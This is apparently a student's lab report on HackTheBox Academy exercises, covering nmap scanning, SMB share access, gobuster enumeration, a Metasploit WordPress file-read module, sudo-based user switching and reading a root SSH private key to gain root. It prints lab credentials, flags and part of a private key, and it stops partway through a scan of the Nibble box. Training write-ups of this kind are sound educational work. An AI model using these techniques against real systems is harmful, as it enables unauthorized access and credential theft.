Getting started: HackTheBox

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst


Date of submission: 3rd June 2023


Introduction

In this module, we are going to delve into the world of ethical hacking, exploring key tools and techniques used in the field. We will cover various topics, including Metasploit, Nmap, and privilege escalation, gaining hands-on experience through HackTheBox challenges. By mastering these skills, we will have gained insights into network scanning, vulnerability identification, and exploit development.

Task1 Basic Tools.

In this section of the module, we learn tools such as ssh to remotely connect to a computer and netcat which is used to interact with TCP/UDP ports. This section also introduces us vim text editor. To display the banner, a technique called Banner Grabbing, use *netcat* command as shown below





Task 2: Service Scanning.

This section introduces us to Nmap tool. This is a tool used for scanning all the ports in a running service. We learn about different Nmap commands that one can utilize to carry out different service scanning.

Task 2a. To view version of the service from the Nmap scan running on port 8080, use *nmap -sV {target ip}* command as shown below

```
File  Edit  View  Search  Terminal  Help
└──╼ [★]$ nmap -sV 10.129.253.66
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 21:03 BST
Nmap scan report for 10.129.253.66
Host is up (0.028s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
2323/tcp open  telnet      Linux telnetd
8080/tcp open  http        Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
┌──[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-qkrud0hrad]─[~]
```

Task 2b. to identify the non-default port that the telnet service is running on, do the *nmap -sV -sC {target ip}* command to get results as shown in the screenshot below.

```
File  Edit  View  Search  Terminal  Help
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protoco
2.0)
| ssh-hostkey:
|   3072 a001d779e9d2092ab8d9b49a6c000c1c (RSA)
|   256 2b99b21fec1a5ac6b7beb550d10ea9df (ECDSA)
|_  256 e4f8178dd471d14ed40ebdf0294f6d14 (ED25519)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: PHP 7.4.3 - phpinfo()
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
2323/tcp open  telnet      Linux telnetd
8080/tcp open  http        Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Task 2c. you are requiring to list the SMB shares available in the target host. Use the *smbclient* command as shown below

```
[eu-academy-2]-[10.10.15.150]-[htb-ac-820341@htb-qkrud0hrad]-[~]
└──╼ [★]$ smbclient -N -L \\\\10.129.253.66\\users

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        users           Disk
        IPC$            IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))

SMB1 disabled -- no workgroup available
[eu-academy-2]-[10.10.15.150]-[htb-ac-820341@htb-qkrud0hrad]-[~]
└──╼ [★]$ smbclient -U bob \\\\10.129.253.66\\users
Password for [WORKGROUP\bob]:
session setup failed: NT_STATUS_LOGON_FAILURE
[eu-academy-2]-[10.10.15.150]-[htb-ac-820341@htb-qkrud0hrad]-[~]
└──╼ [★]$ smbclient -U bob \\\\10.129.253.66\\users
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \>
```

Then do *ls* to check the flag.txt

```
smb: \> ls
  .                                   D        0  Thu Feb 25 23:06:52 2021
  ..                                  D        0  Thu Feb 25 20:05:31 2021
  flag                                D        0  Thu Feb 25 23:09:26 2021
  bob                                 D        0  Thu Feb 25 21:42:23 2021

                4062912 blocks of size 1024. 1124476 blocks available
smb: \> get flag.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flag.txt
smb: \> cd flag
smb: \flag\> ls
  .                                   D        0  Thu Feb 25 23:09:26 2021
  ..                                  D        0  Thu Feb 25 23:06:52 2021
  flag.txt                            N       33  Thu Feb 25 23:09:26 2021

                4062912 blocks of size 1024. 1124472 blocks available
```

Do *get flag.txt* to download the file. After download on another terminal, do *ls* and then *cat* to view the flag.txt content.

```
File  Edit  View  Search  Terminal  Help
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-qkrud0hrad]─[~]
└──╼ [★]$ ls
Desktop  flag.txt  Templates
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-qkrud0hrad]─[~]
└──╼ [★]$ cat flag.txt
dceece590f3284c3866305eb2473d099
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-qkrud0hrad]─[~]
└──╼ [★]$
```

Here is completion for this section

+1 Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080?

apache tomcat

Submit Hint

+0 Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

2323

Submit Hint

+1 List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

dceece590f3284c3866305eb2473d099


Task 3. Web enumeration.

Web enumeration, also known as web scraping or web crawling, refers to the process of systematically gathering information about a target website or web application. It involves using automated tools or scripts to extract data from various web pages, typically by following links and analyzing the content. In this section, we are going to learn directory/file enumerations and DNS subdomain enumeration using Gobuster.


Task 3a. Here we are, we are going to use *Gobuster* to find the hidden files in the website. Below are screenshots showing the steps in finding the flag.

```
File  Edit  View  Search  Terminal  Help
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-zfpppziatf]─[~]
└──╼ [★]$ gobuster dir -u http://178.62.78.169:31568/ -w /usr/share/dirb/wordlis
ts/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://178.62.78.169:31568/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/06/01 09:40:52 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/index.php            (Status: 200) [Size: 990]
```

After getting the hidden files, we will use */robots.txt* to get the user admin page. This helps us to get the user admin login page.





```
User-agent: *
Disallow: /admin-login-page.php
```



From there we use *ctrl-u* to find the source code of the page. Cross check to find the username and password.

```
<body>
                <form name='login' autocomplete='off' class='form' action='' method='post'>
            <div class='control'>
                <h1>
                    Admin Panel
                </h1>
            </div>
            <div class="container">
                <label for="username"><b>Username</b></label>
                <input name='username' placeholder='Username' type='text'>

                <label for="password"><b>Password</b></label>
                <input name='password' placeholder='Password' type='password'>

                <!-- TODO: remove test credentials admin:password123 -->

                <button type="submit" formmethod='post'>Login</button>
            </div>
        </form>
    </body>
```

After that, login and find the flag. Here are the screenshot showing completion of this section.




Task 4: Public exploits.

Public exploits are software vulnerabilities or weaknesses that have been discovered and made publicly available, typically through security research, bug bounty programs, or other means. These exploits can be utilized by attackers to gain unauthorized access to systems, compromise data, or perform other malicious activities. In this section, we will be introduced to a tool known as Metasploit. Metasploit is a well-known and widely used framework for penetration testing and exploit development. It provides a comprehensive collection of tools, payloads, and exploits that security professionals and hackers can leverage to test the security of computer systems. Below are step by step procedure to complete this section.

After spawning the target, browse the ip address to get the service running on the port. Here you realize that the service is simple back up plugin. See screenshot below.

After getting the service launch Metasploit using msfconsole command.



After Metasploit starts use search exploit command to search for an exploit relating to the service we found running on the port above. Use keywords such as WordPress and add the version as shown in the above screenshots. See the screenshot below.

```
[msf](Jobs:0 Agents:0) >> search exploit wordpress 2.7.10

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank
  Check  Description
   -  ----                                                   ---------------  ----
  -----  -----------
   0  auxiliary/scanner/http/wp_simple_backup_file_read                        normal
  No     WordPress Simple Backup File Read Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use auxili
ary/scanner/http/wp_simple_backup_file_read
```

After that type the *use* command with the results of the search exploit command results. Then use show option command and use *set* command to set values of RHOSTS, RPORT using you target ip address and FILEPATH to FILEPATH /flag.txt as shown below.

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/http/wp_simple_backup_file_read
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> sho
w options

Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      6                yes       Traversal Depth (to reach the root fo
                                         lder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:por
                                         t[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connec
                                         tions
   TARGETURI  /                yes       The base path to the wordpress applic
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS 167.99.192.21
3
RHOSTS => 167.99.192.213
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT 30362
RPORT => 30362
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /flag.txt
FILEPATH => /flag.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >>
```

Show option to see if everything is set and then run command exploit. There is a file that is saved. See the screenshot below.

```
DEPTH      6                yes
FILEPATH   /flag.txt        yes
Proxies                     no

RHOSTS     167.99.192.213   yes

RPORT      30362            yes
SSL        false            no
TARGETURI  /                yes
THREADS    1                yes
```

Copy the name of that file and exit Metasploit to main command line. Cat the content of the saved file to get the answer to this section. See the screenshot below.

```
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-s2jn4muobz]─[/]
└──╼ [★]$ cd /root/.msf4/loot/
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-s2jn4muobz]─[/root/.msf4/loot]
└──╼ [★]$ ls
20230602133653_default_167.99.192.213_simplebackup.tra_853095.txt
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-s2jn4muobz]─[/root/.msf4/loot]
└──╼ [★]$ cat 20230602133653_default_167.99.192.213_simplebackup.tra_853095.txt
HTB{my_f1r57_h4ck}
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-s2jn4muobz]─[/root/.msf4/loot]
└──╼ [★]$
```

Task 5. Privilege escalation.

Privilege escalation refers to the process of elevating user privileges or gaining higher levels of access within a system or network. It involves exploiting vulnerabilities or misconfigurations to escalate privileges from a lower-privileged user or account to a higher-privileged one, such as gaining administrative or root access. In this section, we will learn about enumeration scripts, using ssh command to remotely connect to a machine, among other important tools.

Task 5a: To complete this section, use command *ssh user1@target_ip -p port* to connect remotely to the machine. See the screenshot below.

```
┌─[eu-academy-2]─[10.10.15.150]─[htb-ac-820341@htb-s2jn4muobz]─[/]
└──╼ [★]$ ssh user1@209.97.139.101 -p 32332
The authenticity of host '[209.97.139.101]:32332 ([209.97.139.101]:32332)' can't be es
tablished.
ECDSA key fingerprint is SHA256:uPhd/rA1lfr98Kwr8nmqVSC+5TiJyW1d2Bb/8nm7F/U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[209.97.139.101]:32332' (ECDSA) to the list of known hosts
```

Then use *pwd* to check the working directory. This is to help us in navigating to user2. After navigating to the /home/user2 directory, I realized that I do not have access to cat flag.txt.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ pwd
/home/user1
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ cd /home/user2
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$ ls
flag.txt
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$ cat flag.txt
cat: flag.txt: Permission denied
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$
```

use command *sudo -u user2 /bin/bash* to escalate the user privileges. Cat the flag.txt to show the answer. See the screenshot below.

```
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ pwd
/home/user1
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ cd /home/user2
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$ ls
flag.txt
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$ cat flag.txt
cat: flag.txt: Permission denied
user1@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/home/user2$ sudo -u user
2 /bin/bash
user2@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ ls
flag.txt
user2@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:~$
```

Task 5b: In the user2 folder, we try to read */root/.ssh/id_rsa.* See the screenshot below

```
user2@ng-820341-gettingstartedprivesc-4kmsj-864744d766-wp2vc:/$ cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3nX57B1Z2nSHY+aaj4lKt9lyeLVNiFh7X0vQisxoPv9BjNppQxV
PtQ8csvHq/GatgSo8oVyskZIRbWb7QvCQI7JsT+Pr4ieQayNIoDm6+i9F1hXyMc0VsAqMk
05z9YKStLma0iN6l81Mr0dAI63x0mtwRKeHvJR+EiMtUTlAX9++kQJmD9F3lDSnLF4/dEy
G4WQSAH7F8Jz3OrRKLprBiDf27LSPgOJ6j8OLn4bsiacaWFBl3+CqkXeGkecEHg5dIL4K+
aPDP2xzFB0d0c7kZ8AtogtD3UYdiVKuF5fzOPJxJO1Mko7UsrhAh0T6mIBJWRljjUtHwSs
ntrFfE5trYET5L+ov5WSi+tyBrAfCcg0vW1U78Ge/3h4zAG8KaGZProMUSlu3MbCfl1uK/
EKQXxCNIyr7Gmci0pLi9k16A1vcJlxXYHBtJg6anLntwYVxbwYgYXp2Ghj+GwPcj2Ii4fq
```

Then copy the text printed from begin openssh private key to end openssh private key. Use *nano* command to create two files.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $nano id_rsa
```

You can use *ls -l* command to see if the two files have been saved.

```
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $ls -l
total 16
-rw-r--r-- 1 user247768 user247768 1335 Aug 11 22:20 20210811222029_default_142.
93.35.92_simplebackup.tra_357484.txt
-rw-r--r-- 1 user247768 user247768   19 Aug 11 22:22 20210811222238_default_142.
93.35.92_simplebackup.tra_683612.txt
-rw-r--r-- 1 user247768 user247768 2602 Aug 11 22:30 id_rsa
-rw-r--r-- 1 user247768 user247768 2602 Aug 11 22:30 id_rsa2
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $
```

Do *chmod 600* to change the permissions of the directory. In this specific case, "chmod 600" sets the permissions to "read and write" for the owner of the file, and no permissions for any other user or group.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $ls -l
total 16
-rw-r--r-- 1 user247768 user247768 1335 Aug 11 22:20 20210811222029_default_142.93.35.92_simplebackup.tra_357484.txt
-rw-r--r-- 1 user247768 user247768   19 Aug 11 22:22 20210811222238_default_142.93.35.92_simplebackup.tra_683612.txt
-rw-r--r-- 1 user247768 user247768 2602 Aug 11 22:30 id_rsa
-rw-r--r-- 1 user247768 user247768 2602 Aug 11 22:30 id_rsa2
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $chmod 600 id_rsa
┌─[user247768@htb-3q11ruto7v]─[~/.msf4/loot]
└──╼ $
```

Then use *ssh root@(spawn ip) -p (spawned port) -I id_rsa* to connect to root. You can pwd to see the working directory. Do ls command to see flag.txt. use cat to read content.

```
root@gettingstartedprivesc-247768-8947d5f4-ch764:~# pwd
/root
root@gettingstartedprivesc-247768-8947d5f4-ch764:~# whoami
root
root@gettingstartedprivesc-247768-8947d5f4-ch764:~# ls ls
ls: cannot access 'ls': No such file or directory
root@gettingstartedprivesc-247768-8947d5f4-ch764:~# ls
flag.txt
root@gettingstartedprivesc-247768-8947d5f4-ch764:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@gettingstartedprivesc-247768-8947d5f4-ch764:~#
```

Here is completion for this module

SSH to 209.97.139.101 with user "user1" and password "password1"

+1 SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}

Submit Hint

+1 Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.

HTB{pr1v1l363_35c4l4710n_2_r007}

Submit Hint

Task 6: Nibble Enumeration

In this section of the module, we will be going through a box known as Nibble. This is an easy Linux related that will help us understand more on enumeration, basic web exploitation and privilege escalation. Below is guide to completing this box.


Task 6a: To know the Apache version running on the server, first spawn the machine to get the ip address. Do *nmap -sV -sC {target}*. See the screenshot below.


```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 11:28 BST
Nmap scan report for 10.129.146.96
Host is up (0.0041s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
